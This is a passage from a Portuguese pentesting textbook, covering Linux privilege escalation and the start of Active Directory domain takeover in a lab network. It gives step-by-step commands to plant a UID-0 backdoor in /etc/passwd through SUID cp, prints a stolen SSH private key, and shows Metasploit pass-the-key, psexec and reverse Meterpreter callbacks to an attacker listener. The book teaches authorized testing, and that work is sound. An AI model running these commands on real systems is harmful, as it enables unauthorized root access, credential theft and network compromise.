/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/ksu
/usr/bin/traceroute6.iputils
```

❶ O binário /bin/cp não é SUID por default.

Como podemos ver pela execução do comando ls -l no binário /bin/cp, o owner desse binário é o usuário root, e ele é executável para todos. Como a permissão SUID está definida, será possível utilizar esse binário para escalar os privilégios para o nível do usuário root:

```
-rwsr-xr-x 1 root root 141528 Jan 18  2018 /bin/cp
```

9.3.2 Inserindo um novo usuário em /etc/passwd

Há várias possibilidades diferentes que poderiam levar a uma escalação de privilégios bem-sucedida, usando um binário eficaz como o /bin/cp, mas não será necessário discutir todas. A abordagem mais simples seria criar um arquivo passwd modificado, contendo uma nova conta de usuário da qual temos o controle e, em seguida, utilizar /bin/cp para sobrescrever o arquivo de sistema em /etc/passwd. Inicialmente, crie duas cópias do arquivo /etc/passwd original – uma para ser modificada e outra para manter como backup caso você provoque alguma falha:

```
~$ cp /etc/passwd passwd1
~$ cp /etc/passwd passwd2
```

Em seguida, utilize openssl passwd para criar um nome de usuário e um hash de senha aceitáveis em sistemas Linux/Unix, os quais possam ser inseridos em seu arquivo passwd1. Nesse exemplo, criei uma entrada para um usuário chamado pentest, com uma senha P3nt3st!:

```
~$ openssl passwd -1 -salt pentest P3nt3st!
```

1pentest$NPv8jf8/11WqNhXAriGwa.

Agora utilize um editor de texto para abrir passwd1 e crie outra entrada no final. A entrada deve obedecer a um formato específico, mostrado no exemplo a seguir.

Listagem 9.13 – Modificando /etc/passwd para criar uma conta de usuário root

```
~$ vim passwd1
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
  (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
  Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
  Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
piccolo:x:1000:1000:Piccolo:/home/piccolo:/bin/bash
sssd:x:111:113:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
pentest:$1$pentest$NPv8jf8/11WqNhXAriGwa.:0:0:root:/root:/bin/bash ❶
-- INSERT –
```

❶ A nova entrada contendo o nome do usuário e a senha gerados com o openssl.

Não se sinta intimidado com essa entrada em /etc/passwd – é fácil entendê-la, dividindo-a nos sete componentes separados por dois-pontos. Esses sete componentes estão descritos na Tabela 9.1.

Tabela 9.1 – Os sete componentes de uma entrada de /etc/passwd

Posição	Componente	Exemplo
1	Nome do usuário	pentest

2	Senha criptografada/com hash	1pentest$NPv8jf8/11WqNhXAriGwa.
3	ID do usuário	0
4	ID do grupo	0
5	Nome completo do usuário	Root
6	Diretório home do usuário	/root
7	Shell de login default	/bin/bash

Ao especificar o usuário com um UID e um GID iguais a 0 e um diretório home /root, você terá, basicamente, criado uma conta de usuário backdoor com uma senha controlada por você, com permissões completas de root no sistema operacional. Para finalizar esse ataque:

1. Sobrescreva o arquivo /etc/passwd com o seu arquivo passwd1 modificado, usando o comando /bin/cp.
2. Mude para a conta de usuário pentest utilizando o comando su.
3. Execute o comando id -a, que mostra que agora você tem acesso total de root na máquina.

Os comandos podem ser vistos na listagem a seguir.

Listagem 9.14 – Criando uma backdoor com o arquivo /etc/passwd

```
~$ cp passwd1 /etc/passwd ❶
~$ su pentest ❷
Password:
~$ id -a
uid=0(root) gid=0(root) groups=0(root) ❸
```

❶ Copia passwd1 em /etc/passwd, sobrescrevendo o arquivo do sistema.

❷ Muda para a conta de usuário pentest, digitando P3nt3st! no prompt.

❸ Agora você tem acesso irrestrito de root em todo o sistema.

Espero que isso demonstre a importância dos binários SUID do ponto de vista de um invasor, na pós-exploração de falhas em sistemas Linux e Unix. É claro que a capacidade de utilizar um binário SUID com sucesso para escalar seus privilégios dependerá totalmente do que o binário faz. Os binários que, por padrão, têm permissões SUID provavelmente não serão vetores de ataque

viáveis, portanto procure se familiarizar com eles usando o comando mostrado na Listagem 9.11. Quando identificar um binário SUID não padrão, procure entender o que ele faz – se tiver criatividade, você poderá perceber aí um vetor de ataque em potencial.

NOTA Não se esqueça de acrescentar essas modificações nas anotações referentes ao seu procedimento de teste. É uma mudança de configuração e um comprometimento. Será necessário fazer uma limpeza disso após o procedimento de teste, a qual será discutida no Capítulo 11.

9.4 Passando chaves SSH

Em alguns casos infelizes, você não conseguirá elevar seus privilégios para root em uma máquina Linux ou Unix comprometida. Apesar disso, talvez seja possível utilizar o host comprometido como um ponto de pivoteamento para acessar um sistema de nível dois. Uma forma de fazer isso é coletando chaves SSH do sistema comprometido e utilizando uma ferramenta como o Metasploit ou o CME para conduzir um ataque no estilo Pass-the-Hash nos demais sistemas presentes em seu escopo de teste. Em vez de passar hashes de senha, porém, você passará chaves SSH privadas.

Em casos raros, esse procedimento poderá resultar em privilégios de root em outro computador no qual o usuário do qual a chave SSH foi obtida de um host de nível um tenha permitido acesso a um sistema de nível dois e, nesse sistema, o mesmo usuário tem privilégios de root. Somente por causa desse resultado, vale a pena dedicar um tempo durante a pós-exploração de falhas para coletar o máximo possível de chaves SSH e passá-las adiante para outros hosts Linux ou Unix em sua rede. Novamente, quando digo “passá-las adiante”, quero dizer tentar uma autenticação com elas em outros sistemas.

DICA No Capítulo 4, você deve ter criado listas de alvos específicas por protocolo, com base nas portas e serviços identificados durante a descoberta de serviços. Em geral, eu coloco todos os endereços IP que tiveram SSH identificado em um arquivo chamado ssh.txt. Esse é o arquivo para o qual você deve passar todas as suas chaves SSH quando estiver tentando acessar sistemas Linux ou Unix de nível dois.

As chaves SSH que pertencem à conta do usuário com a qual você está acessando seu sistema comprometido devem estar no diretório ~/.ssh, pois é aí que são armazenadas por default. Entretanto, não subestime o apetite dos usuários por um comportamento peculiar, optando por armazená-las em outro local. Com muita frequência, um simples ls -l ~/.ssh informará se o usuário tem alguma chave SSH. Pegue uma cópia de quaisquer chaves que encontrar e armazene-as em seu computador de ataque.

9.4.1 Roubando chaves de um host comprometido

A saída da Listagem 9.15 mostra o conteúdo do diretório ~/.ssh da conta de usuário root em um dos sistemas Linux da rede Capsulecorp Pentest. Há um par de chaves SSH nesse diretório. O arquivo pentestkey é a chave privada, enquanto o arquivo pentestkey.pub é a chave pública. A chave privada é o arquivo que você deve passar para os demais sistemas a fim de ver se é possível acessá-los.

Listagem 9.15 – Conteúdo do diretório ~/.ssh de um usuário

```
~$ ls -l ~/.ssh
total 12
-rw------- 1 root root    0 Feb 26  2019 authorized_keys
-rw-r--r-- 1 root root  222 Jan 24 18:36 known_hosts
-rw------- 1 root root 1679 Jan 24 18:25 pentestkey ❶
-rw-r--r-- 1 root root  394 Jan 24 18:25 pentestkey.pub ❷
```

❶ Chave SSH privada.

❷ Chave SSH pública.

Não se preocupe se não tiver certeza sobre qual arquivo é a chave pública e qual é a chave privada. Por exemplo, o usuário pode ter renomeado os arquivos, não havendo nenhuma extensão .pub na chave pública. O comando file pentestkey pode ser usado para verificar qual é qual. Como podemos ver na saída a seguir, o comando file sabe informar a diferença entre ambos:

```
pentestkey: PEM RSA private key
```

pentestkey.pub: OpenSSH RSA public key

NOTA Chaves SSH protegidas por senha obviamente não serão úteis, a menos que você conheça a senha. A boa notícia é que, em geral, os usuários são preguiçosos e, muitas vezes, criam chaves sem senha.

Assim como no caso do Pass-the-Hash, há várias opções para passar as chaves SSH adiante. O conceito é o mesmo, independentemente da ferramenta; portanto, vamos nos ater à ferramenta preferida do mercado e utilizar o Metasploit. Na próxima seção, demonstrarei o uso do Metasploit para passar adiante uma chave SSH descoberta em um dos computadores da rede Capsulecorp Pentest.

9.4.2 Scanning de vários alvos com o Metasploit

Inicialmente, será necessário armazenar em sua máquina de ataque a chave privada com a qual você quer tentar se autenticar. Como é muito provável que você esteja usando um terminal, acredite ou não, o modo mais simples de fazer isso é utilizar o comando cat para listar o conteúdo do arquivo, e então copiar e colar esse conteúdo em um novo arquivo em seu sistema. Se você ainda não viu o conteúdo de uma chave SSH, observe a listagem a seguir, que mostra a chave privada pentestkey, criada antes neste capítulo.

Listagem 9.16 – Conteúdo de uma chave SSH privada

```
~$ cat ~/.ssh/pentestkey
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAtEb7Lys39rwW3J+Ow3eZ1F/y1XVqynjKvNvfmQuj7HaPJJl
l
y+50HIgKL1o44j5U7eLq1SNwis6A1+wx7+49ppMCSqRMDBq7wwqwVRjFgkyA
o9cj
q4RYQ3SpD2xcUSAyOoHlsTldj2QijbOuEaw7Q0Ek3oW83TnB2ea1jrXofRyTnFu
x
fEe/xZQ5ujkeR8z17zx0piSESjp1VBKYlIY2mu5stf75dJ1PjPrrqATTnJlaUR0H
9p1HCFLY8PfAvkhxpGoFQUNsVDS7wzfN5TUvHL6bWjo47QohkG6H9yxqXXM
m68n/
+0iO7sISUH7oOXJhM5Yv8sxeuidGAqOrtfAs6wIDAQABAoIBAQCBcLXKGG4G
aua/
YpFPKAD7zCi/u58B4dkv4W+apBD/J+F/lc//HSehlMw7U7ykNb0lUVjr0JZuE/fP
EXiJnbYGdGeg0HcJ+ef3EyWo9DBcbjGvcjnaXRxC0vDQci2W0lc+SyZxKY9T9cl
```

```
Z
nHnPlqq2j3+5hq0k6uOVYWHbJiHYMgY9uifeNfsFVU0KO+U/stHpRyaQfCNm4b
zs
b/EZNJLzL4VMtaL72V2S9BKZXOW3VfFek5iccqOdV7PJBPUkqxk2u5cQglrXwE
Hb
yJjMo3CT3Vi5JIXu/aBbVjymKR3R9K5fWzv6J14KjzxSfOF6dJrFFOzkSklhP1zk
ekl46IYBAoGBAO9S/3iwoaEAtTLyozzG5D+X+aQj0J+NqWMnYmNr38ad7NQRv
i69
OvIO8mxNsZdiPWM9/LfDh3CQhZustXNniq9DZ+eOdEuKpedCVk43+9q06Lkr1T
dw
XMRF9p1D6q8G4AoKhJ66fs5j24sJTyQE67ZAsC7/op3E4dj+qGAERoGxAoGBA
MDW
uDK+bgNJyZm26UXkAngJp4bTyY64L7vV69jXUa0jjceqoouZuL/14rCMHiSHVLF
p
+GhPky67X9E9Vbkir9f0yPB0yBpKf6HHEcit2o13sGK2MziRSZ04agh9QeJceum
W
nvmNizWFWCwLmPuGqeSFItZr8Vxx9Z2Q3mhmywNbAoGBANSESz+M+bnSu
xTmyXWq
1/xwo8nR0+wbC5N04bWPkUL58dfPeaZfevx/sV3jEBRxtDlwTf2Qr7CRZVN75hT
4
mPpRTO8eXL7H+9KD4cfLhuYLR61G8ysrp/TSe8/jA38xB7li5aldykTT/5xTQ+ek
RvusLcdOUcTvk+3xFOtOYJ3BAoGBAJNVenaKuFMa1UT0U1Zq1tgPyEdjGOR
KJW5G
C2QpXuYB/BlJbddrI5TGsORiqcUPAM5sQLax1aomzxZ23kANGHzPMZdGInyz3
sAj
8Jp6+jiL8d/5hTj7CFtu9tR1nxjrv50oz12rn2jM8Ij2c3P5d2R5tBxPbKFNEHPK
c6MgpotxAoGBAK/90Qd8fqUDR2TqK8wnF5LIlZSGR8Gp88O3uoGNjIqAPBEcf
Jll
tT95aYV1XC3ANv5cUWw7Y3FqRmxsy/mYhKc9bQfXbBeF0dBc7ZpBI5C4vCFb
eOX1
xQynrb5RAi4zsrT0kjxNBprdCiXLYVDsykBgYvBbhNNrH7oAp7Q7ZfxB
-----END RSA PRIVATE KEY-----
```


Em meu exemplo, simplesmente vou copiar e colar esses dados em um arquivo chamado ~/stolen_sshkey no meu computador de ataque – é tudo de que preciso para iniciar o msfconsole no Metasploit e começar a passar essa chave SSH aos vários sistemas no escopo da rede Capsulecorp Pentest, e ver se consigo algum resultado positivo. Começarei abrindo o msfconsole e carregando o SSH Public Key Login Scanner executando use auxiliary/scanner/ssh/ssh_login_pubkey.

Se você está se perguntando o motivo de o módulo de login se chamar Public Key, e não Private Key, isso se deve ao fato de o processo de utilizar chaves privadas/públicas para autenticação há muito tempo ser chamado de *autenticação com chave pública*, ou até mesmo *PubkeyAuthentication*, como está escrito no arquivo de configuração sshd nos sistemas Linux/Unix. Apesar disso, esse é o módulo que você deve usar para tentar se autenticar com uma chave SSH privada em vários sistemas. Como, a essa altura, você já deve ter feito várias vezes neste livro, defina um alvo para esse módulo digitando `set rhosts file:/path/para/seu/ssh.txt` e execute o módulo com `run`. Especifique um nome de usuário válido e o path de seu arquivo de chave privada; no caso desse módulo, recomendo desativar a saída verbosa, pois, do contrário, será difícil compreendê-la. A seguir, podemos ver a aparência de uma autenticação bem-sucedida.

Listagem 9.17 – Autenticação com o módulo SSH Public Key Login Scanner

```
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > set KEY_PATH
Ê /home/royce/stolen_sshkey ❶
KEY_PATH => /home/royce/stolen_sshkey
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > set rhosts
  file:/home/royce/capsulecorp/discovery/services/ssh.txt ❷
rhosts => file:/home/royce/capsulecorp/discovery/services/ssh.txt
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > set username royce ❸
username => royce
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > set verbose false ❹
verbose => false
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > run

[*] 10.0.10.160:22 SSH - Testing Cleartext Keys
[+] 10.0.10.160:22 - Success: 'royce:-----BEGIN RSA PRIVATE KEY---------
[*] Command shell session 2 opened (10.0.10.160:35995 -> 10.0.10.160:22) at
2020-01-28 14:58:53 -0600 ❺
[*] 10.0.10.204:22 SSH - Testing Cleartext Keys
[*] Scanned 11 of 12 hosts (91% complete)
[*] 10.0.10.209:22 SSH - Testing Cleartext Keys
[*] Scanned 12 of 12 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) >
```

❶ Path do arquivo com sua chave SSH.

❷ Path do arquivo contendo os endereços IP que estão executando SSH.

❸ Nome do usuário para testar com a chave.

❹ Desativa a saída verbosa; do contrário, será difícil analisá-la.

❺ Abre um shell de comandos a cada login bem-sucedido.

Um recurso interessante do módulo do Metasploit é que ele abre automaticamente um shell reverso para cada alvo autenticado com sucesso, com o nome do usuário e a chave privada fornecidos. É claro que você poderia simplesmente acessar qualquer sistema encontrado com o SSH, mas é sempre bom dispor da conveniência adicional de ter essa tarefa feita para você de forma automática. Se, por algum motivo, você não quiser que o Metasploit se comporte dessa maneira, é possível desativar a funcionalidade de sessão automática digitando `set CreateSession false` antes de executar o módulo.

Resumo

- Os três principais componentes da pós-exploração de falhas não mudaram, e são: manter um método confiável de reentrada, coletar credenciais e mover-lateralmente.
- As credenciais podem ser descobertas em arquivos e diretórios de configuração `.dot`, assim como em logs do histórico do bash.
- Fazer o tunelamento de um shell reverso com o SSH é uma ótima maneira de manter um método confiável de reentrada para um alvo comprometido.
- Os cron jobs podem ser usados para agendar uma callback de shell reverso automaticamente.
- Ainda que você não tenha privilégios de root em um sistema, é possível descobrir chaves SSH que poderão ser usadas para acessar outros computadores, inclusive como root.

CAPÍTULO 10

Controlando toda a rede

Este capítulo inclui:

- identificação de usuários administradores do domínio;
- localização de sistemas com usuários administradores do domínio que estejam logados;
- listagem de VSSs (Volume Shadow Copies, ou Cópias-Sombra de Volume) do controlador de domínio;
- roubo do ntds.dit da VSS;
- extração de hashes de senha do ntds.dit do Active Directory.

É hora de explicar o último passo da fase de pós-exploração de falhas e escalação de privilégios de um INTP (Internal Network Penetration Test, ou Pentest na Rede Interna). Esse passo, é claro, consiste em assumir o controle total da rede da empresa, obtendo privilégios de administrador do domínio no Active Directory. Usuários administradores do domínio podem fazer login em qualquer máquina da rede, desde que ela seja gerenciada pelo Active Directory. Se um invasor conseguir obter privilégios de administrador do domínio na rede de uma empresa, o resultado poderá ser catastrófico para os negócios. Se o motivo não estiver claro, pense na quantidade de sistemas que são essenciais aos negócios e que são administrados e operados pelos sistemas de computadores associados ao domínio:

- folha de pagamento e contabilidade;
- recursos humanos;
- envio e recepção de mercadorias;
- TI e rede;

- pesquisa e desenvolvimento;
- vendas e marketing.

Você entendeu a ideia. Cite uma área funcional da empresa, e é provável que essa área seja gerenciada por pessoas que utilizem sistemas de computadores associados a um domínio no Active Directory. Assim, no papel de pentesters, podemos concluir que nosso ataque cibernético simulado não poderia ter piores consequências do que obter privilégios de administrador do domínio na rede de nosso cliente.

Indo além de administrador do domínio

> Sem dúvida, é possível ir além de obter privilégios de administrador do domínio. Apenas não será prático em um INPT típico. Assim que tiver conseguido privilégios de administrador do domínio, em geral você poderá dizer verbalmente ao cliente: “Poderíamos ter feito XYZ”, em que XYZ é transferir dinheiro, instalar um key logger (registro de teclas) nas estações de trabalho dos executivos ou exfiltrar propriedade intelectual. Esse tipo de exercício é mais apropriado para uma simulação de ataque mais avançada, frequentemente conhecida como *procedimento de teste de equipe vermelha* (red team engagement).

Neste capítulo, discutirei duas formas de conseguir privilégios de nível de administrador no domínio durante um INPT. Os dois cenários dependem do fato de haver um usuário administrador do domínio provavelmente logado na rede, executando atividades de administração, pois esse é o seu trabalho. Se você foi diligente em seu procedimento de teste até agora, terá conseguido, em primeiro lugar, um acesso a sistemas de nível um, aproveitando-se de vulnerabilidades e vetores de ataque para acesso direto. Em segundo lugar, deve ter utilizado informações ou credenciais obtidas desses sistemas para fazer um pivoteamento aos sistemas de nível dois, que agora estarão também acessíveis.

A partir daí, é somente uma questão de identificar quem são os usuários administradores do domínio, e então encontrar um sistema no qual um deles esteja logado. Depois de discutir essas técnicas

para identificar e localizar administradores do domínio, mostrarei como tirar proveito de suas sessões ativas e, basicamente, como personificá-los na rede, fazendo de você um administrador do domínio de seu cliente. Por fim, veremos como obter as chamadas “chaves do reino” – os hashes de senha de todas as contas do Active Directory no domínio – e como obtê-las de forma não destrutiva. Antes de passarmos para o detalhamento passo a passo desse processo, vamos apresentar uma visão geral do que aprenderemos neste capítulo (veja a Figura 10.1), dividindo-o em cinco passos:

1. Identificar os usuários que pertencem ao grupo Domain Admins. Essas contas de usuário têm total acesso a qualquer sistema associado ao domínio no ambiente de rede da vítima.
2. Localizar um sistema ou sistemas que tenham uma conta de usuário administrador do domínio logada no momento.
3. Personificar esse usuário utilizando credenciais ou tokens de autenticação presentes no sistema enquanto o usuário administrador do domínio está logado.
4. Obter uma cópia do arquivo ntds.dit do controlador do domínio. Esse arquivo contém os hashes de senha de todas as contas de usuários no Active Directory.
5. Extrair os hashes de senha do ntds.dit, o que permitirá que você se autentique em qualquer sistema do domínio como qualquer usuário.




Figura 10.1 – Controlando todo o domínio Active Directory.

Agora que você já sabe como é o processo, vamos analisar os dois primeiros passos da sequência:

- identificar as contas de usuários administradores do domínio;
- encontrar um sistema com um desses usuários logado.

10.1 Identificando contas de usuários administradores do domínio

Para identificar as contas dos usuários administradores do domínio, basta utilizar um único comando, que é nativo e faz parte do sistema

operacional Windows. Estou falando do comando net, que pode ser empregado para consultar o grupo de usuários Domain Admins do Active Directory.

A essa altura, você já conseguiu comprometer uma série de hosts em seu ambiente alvo; portanto, neste capítulo, partirei do pressuposto de que pode facilmente ter acesso a um prompt de comandos Windows em um de seus sistemas de nível um ou dois. Será necessário utilizar um desses hosts para executar o comando net.

10.1.1 Utilizando o comando net para consultar grupos do Active Directory

A sintaxe do comando net não poderia ser mais simples. Tudo de que você precisa saber é o nome do grupo do Active Directory que quer consultar: nesse caso, é Domain Admins. O nome do grupo deve estar entre aspas porque inclui um espaço, o qual o comando net não sabe processar. Por fim, inclua o argumento /domain, que diz ao comando que processe a requisição no controlador de domínio mais próximo. Juntando tudo, o comando terá o seguinte aspecto:

```
net group "Domain Admins" /domain
```

A saída na próxima listagem mostra os usuários administradores no domínio capsulecorp.local.

Listagem 10.1 – Saída do comando net group

```
The request will be processed at a domain controller for domain
capsulecorp.local. ❶

Group name     Domain Admins
Comment        Designated administrators of the domain

Members
-------------------------------------------------------------------------------
Administrator            gokuadm                  serveradmin. ❷
The command completed successfully.

C:\Users\tien.CAPSULECORP>
```

❶ Nome do domínio Active Directory.

❷ Esse domínio tem três usuários com privilégios de administrador no domínio.

Em uma rede corporativa moderna, é provável que você vá ver uma dúzia, ou até mesmo duas ou três, de usuários administradores do domínio ao executar esse comando. Quanto mais usuários administradores do domínio houver, maiores serão as chances de encontrar um sistema no qual um deles esteja logado. Se você é um administrador de sistemas e está lendo este livro, tenha isso e mente e procure limitar a quantidade de contas de administradores do domínio em sua rede ao menor número possível.

Agora que você já sabe quem são os usuários administradores do domínio, o próximo passo será encontrar um ou mais sistemas em que um ou mais desses usuários estejam logados. Meu método preferido para fazer isso é utilizar o módulo psexec_command do Metasploit para executar o comando qwinsta em todos os sistemas Windows acessíveis. O comando qwinsta gera informações sobre as sessões de usuário ativas no momento, e é tudo de que precisamos para saber se um administrador do domínio está logado. Se você nunca ouviu falar do qwinsta, poderá consultar a documentação da Microsoft em http://mng.bz/lXY6. Entretanto, se prosseguir com a leitura, logo entenderá o que o comando faz.

10.1.2 Encontrando usuários administradores do domínio que estão logados

Talvez não esteja evidente caso você esteja trabalhando com o ambiente de laboratório Capsulecorp Pentest, mas procurar contas de administradores do domínio em uma rede corporativa enorme pode ser complicado. Em alguns casos, será semelhante à analogia de procurar uma agulha em um palheiro.

Pense em uma empresa gigantesca, com mais de 10 mil sistemas de computadores. Ela leva a segurança muito a sério e, desse modo, tem apenas quatro contas de administradores em todo o domínio, o qual tem mais de 20 mil contas de usuários. Você conseguiu meia dúzia de hashes de senha de contas de

administradores locais de diversos sistemas de nível um, e isso possibilitou um acesso de administrador local em algumas centenas de servidores e estações de trabalho que você identificou, usando o Pass-the-Hash. Agora é preciso verificar cada um deles para saber se há algum administrador do domínio logado.

Espero que você perceba quão tediosa pode ser essa tarefa. Como o módulo psexec_ command utiliza os recursos de threading do Metasploit e é capaz de alternar entre vários sistemas ao mesmo tempo, será possível executar essa proeza em poucos minutos, em vez de gastar várias horas trabalhando manualmente. Carregue o módulo psexec_command no msfconsole e insira os parâmetros necessários:

```
Use auxiliary/admin/smb/psexec_command
set rhosts file:/path/to/windows.txt
set smbdomain .
set smbuser Administrator
set smbpass [LMHASH:NTLMHASH]
set threads 10
set command qwinsta
set verbose false
run
```

A execução do módulo exibirá a saída do comando qwinsta em todos os sistemas de nível um e dois acessíveis. Veja a Listagem 10.2, que mostra um exemplo.

DICA Se estiver executando esse comando em centenas de sistemas, não será prático supor que você ficará observando a saída e escolherá um usuário administrador do domínio. Em vez disso, crie um arquivo de spool no msfconsole usando o comando spool /path/para/nomedoarquivo. Um log contínuo de todas as suas atividades no MSF será criado, e você poderá fazer pesquisas nesse log mais tarde, utilizando o grep.

Listagem 10.2 – Encontrando sistemas com um administrador do domínio logado

```
[+] 10.0.10.208:445       - Cleanup was successful
[+] 10.0.10.208:445       - Command completed successfully!
[*] 10.0.10.208:445       - Output for "qwinsta":
SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
>services                                   0  Disc
```

```
 console                                1  Conn
 rdp-tcp#0        tien                  2  Active  rdpwd      ❶
 rdp-tcp                            65536  Listen
 [+] 10.0.10.207:445       - Cleanup was successful
 [+] 10.0.10.207:445       - Command completed successfully!
 [*] 10.0.10.207:445       - Output for "qwinsta":
 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
 >services                                   0  Disc            console
                                             1  Conn
 rdp-tcp#2        serveradmin               2  Active ❷
 rdp-tcp                            65536  Listen
```

❶ Uma sessão de usuário comum.

❷ Bingo! Um administrador do domínio está logado nesse sistema por meio do RDP.

Com base no que vimos na Listagem 10.1, você deve se lembrar de que a conta de usuário serveradmin é membro do grupo de administradores do domínio. Agora sabemos que o computador em 10.0.10.207 tem um usuário administrador do domínio logado por meio de RDP (Remote Desktop, ou Desktop Remoto). O próximo passo é acessar esse sistema utilizando as credenciais de administrador local que você já tem. Em seguida, utilize a sessão ativa do usuário administrador do domínio para elevar seus privilégios aos de administrador do domínio. Nesse caso, prefiro acessar a máquina diretamente utilizando um payload Meterpreter, que você já conhece. No entanto, isso poderia ser feito com qualquer método de acesso remoto que ofereça uma funcionalidade de linha de comando na máquina alvo.

10.2 Obtendo privilégios de administrador do domínio

Se você já tem credenciais para um sistema Windows e precisa iniciar uma sessão Meterpreter com acesso direto, recomendo utilizar o módulo psexec_psh. Não fique confuso com o fato de esse módulo estar na árvore de exploits. Ele não explorará nem atacará nenhuma vulnerabilidade no alvo. O módulo simplesmente utiliza a funcionalidade nativa PowerShell do Windows e as credenciais de

administrador que você fornecer, iniciará um payload PowerShell para se conectar de volta com o seu listener do Metasploit e iniciará outro shell Meterpreter.

Os comandos a seguir executam o módulo no msfconsole e fornecem um shell Meterpreter no sistema 10.0.10.207, no qual foi constatado, conforme visto na Listagem 10.2, que há um usuário administrador do domínio logado:

```
use exploit/windows/smb/psexec_psh
set rhosts 10.0.10.207
set smbdomain .
set smbuser Administrator
set smbpass [LMHASH:NTLMHASH]
set payload windows/x64/meterpreter/reverse_winhttps
exploit
```

Depois de ter iniciado esse módulo com o comando exploit, você verá a já conhecida mensagem informando que uma nova sessão Meterpreter foi iniciada.

Listagem 10.3 – Iniciando uma nova sessão Meterpreter em 10.0.10.207

```
msf5 exploit(windows/smb/psexec_psh) > exploit
[*] Started HTTPS reverse handler on https://10.0.10.160:8443
[*] 10.0.10.207:445 - Executing the payload...
[+] 10.0.10.207:445 - Service start timed out, OK if running a command or
non-service executable...
[*] https://10.0.10.160:8443 handling request from 10.0.10.207; (UUID:
3y4op907) Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 6 opened (10.0.10.160:8443 -> 10.0.10.207:22633) at
2020-02-28 14:03:45 -0600
meterpreter >
```

